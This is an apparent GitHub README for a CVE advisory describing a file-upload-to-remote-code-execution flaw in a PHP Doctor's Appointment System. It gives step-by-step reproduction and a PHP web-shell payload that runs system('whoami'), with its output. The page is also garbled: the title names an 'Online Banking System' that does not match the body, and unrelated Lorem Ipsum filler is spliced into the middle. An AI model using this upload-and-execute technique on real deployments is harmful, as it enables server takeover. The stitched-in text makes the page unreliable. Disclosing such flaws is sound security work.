b3nj1-1 / **CVE** Public

<> **Code** Issues Pull requests Actions Projects Security Insights

main CVE / CVE-2022-28568 /

b3nj1-1 Update ... on May 3 **History**

..

README.md 7 months ago

README.md

Tittle: Online Banking System (File Upload to RCE)

Author: (B3nj1)

Vendor Homepage: https://www.sourcecodester.com/

Software Link: Doctor's Appointment System


Version: 1.0

CVE:

- **Description:** Doctor's Appointment System 1.0 is vulnerable to File Upload to RCE via Image upload from the administrator panel. An attacker can obtain remote command execution just by knowing the path where the images are stored.

Steps to reproduce:

- 1- Go to http://localhost/doctors_appointment/admin/index.php?page=site_settings
- 2- Add an image, which in this case would be our payload



Where does it come from?


Contrary to popular belief, Lorem Ipsum is not simply random text. It has roots in a piece of classical Latin literature from 45 BC, n
2000 years old. Richard McClintock, a Latin professor at Hampden-Sydney College in Virginia, looked up one of the more obscure
consectetur, from a Lorem Ipsum passage, and going through the cites of the word in classical literature, discovered the undoubt
Lorem Ipsum comes from sections 1.10.32 and 1.10.33 of "de Finibus Bonorum et Malorum" (The Extremes of Good and Evil) by Cic
45 BC. This book is a treatise on the theory of ethics, very popular during the Renaissance. The first line of Lorem Ipsum, "Lorem ip
amet..", comes from a line in section 1.10.32.

Image

Elegir archivo b3nj1.php

- 3- Going to that url we will execute the code

http://localhost/doctors_appointment/assets/img/1651595100_b3nj1.php


view-source:localhost/doctors_appointment/assets/img/1651595100_b3nj1.php
te de línea

```
desktop-14evso3\b3nj1
desktop-14evso3\b3nj1
its working!!
```

Payload

```
<?php
echo system('whoami');
echo "\nits working!!";
?>
```